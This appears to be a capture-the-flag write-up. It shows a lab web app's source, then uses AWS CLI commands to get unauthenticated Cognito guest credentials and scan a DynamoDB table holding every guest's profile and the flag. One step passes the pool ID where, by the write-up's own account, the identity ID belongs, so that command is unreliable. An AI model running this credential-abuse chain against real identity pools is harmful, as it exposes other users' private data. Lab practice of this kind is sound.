Complimentary

Install the free app and it hands your phone a set of cloud keys, the same set it hands everyone. They're read-only, but read-only of every guest's contacts, location, and passwords, not just Lambo's. She gave consent. Technically.
Scenario
Question


Access the website and inspect

It contains app.js, which is the source code of the web application.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
// Byte Lotus Wellness — guest dashboard
//
// No login screen on purpose: every visitor gets "free" AWS guest
// credentials from our Cognito Identity Pool so we can save wellness
// preferences without the friction of an account.

const IDENTITY_POOL_ID = "us-east-1:836c0949-292d-485b-b532-52d5ca7bb688";
const AWS_REGION = "us-east-1";
const TABLE_NAME = "complimentary-GuestWellnessProfiles";

AWS.config.region = AWS_REGION;
AWS.config.credentials = new AWS.CognitoIdentityCredentials({
  IdentityPoolId: IDENTITY_POOL_ID,
});

function guestId() {
  let id = localStorage.getItem("byteLotusGuestId");
  if (!id) {
    // First visit: hand out a throwaway guest id, same as checking in.
    id = "guest-" + Math.random().toString(36).slice(2, 10);
    localStorage.setItem("byteLotusGuestId", id);
  }
  return id;
}

function renderDashboard(item) {
  const el = document.getElementById("dashboard");
  if (!item) {
    el.textContent = "Welcome! We don't have wellness data for you yet — check back after your first spa visit.";
    return;
  }
  el.textContent = [
    "Name: " + (item.name ? item.name.S : "—"),
    "Loyalty notes: " + (item.notes ? item.notes.S : "—"),
  ].join("\n");
}

AWS.config.credentials.get(function (err) {
  if (err) {
    console.error("Could not fetch guest credentials:", err);
    return;
  }

  const dynamodb = new AWS.DynamoDB({ region: AWS_REGION });
  dynamodb.getItem(
    {
      TableName: TABLE_NAME,
      Key: { guest_id: { S: guestId() } },
    },
    function (err, data) {
      if (err) {
        console.error("Could not load dashboard:", err);
        return;
      }
      renderDashboard(data.Item);
    }
  );
});
Guest Credentials
From app.js, we can see the Cognito pool ID, AWS region and DynamoDB table name. The app requests guest credentials without a login, so let’s check what those credentials allow us to read.
1
2
3
aws cognito-identity get-id \
--identity-pool-id "us-east-1:836c0949-292d-485b-b532-52d5ca7bb688" \
--region us-east-1
First, get an identity from the pool, then use the returned identity ID to request temporary credentials. The identity ID is different from the pool ID.
1
2
3

aws cognito-identity get-credentials-for-identity \
--identity-id "us-east-1:836c0949-292d-485b-b532-52d5ca7bb688" \
--region us-east-1 > creds.json
1
2
3
export AWS_ACCESS_KEY_ID=$(jq -r '.Credentials.AccessKeyId' creds.json)
export AWS_SECRET_ACCESS_KEY=$(jq -r '.Credentials.SecretKey' creds.json)
export AWS_SESSION_TOKEN=$(jq -r '.Credentials.SessionToken' creds.json)
export to set environment variables in the shell.
1
aws sts get-caller-identity --region us-east-1

This confirms the credentials work, and we are using the guest role complimentary-cognito-unauth-role. Next, let’s try reading the table directly.
Read Guest Profiles
1
aws dynamodb scan --table-name complimentary-GuestWellnessProfiles --region us-east-1

It reveals every single guest’s profile

The guest-vip-042 profile has the flag in its notes. So, the guest role can read other guests’ records too.
And there is the flag!
DONE!!!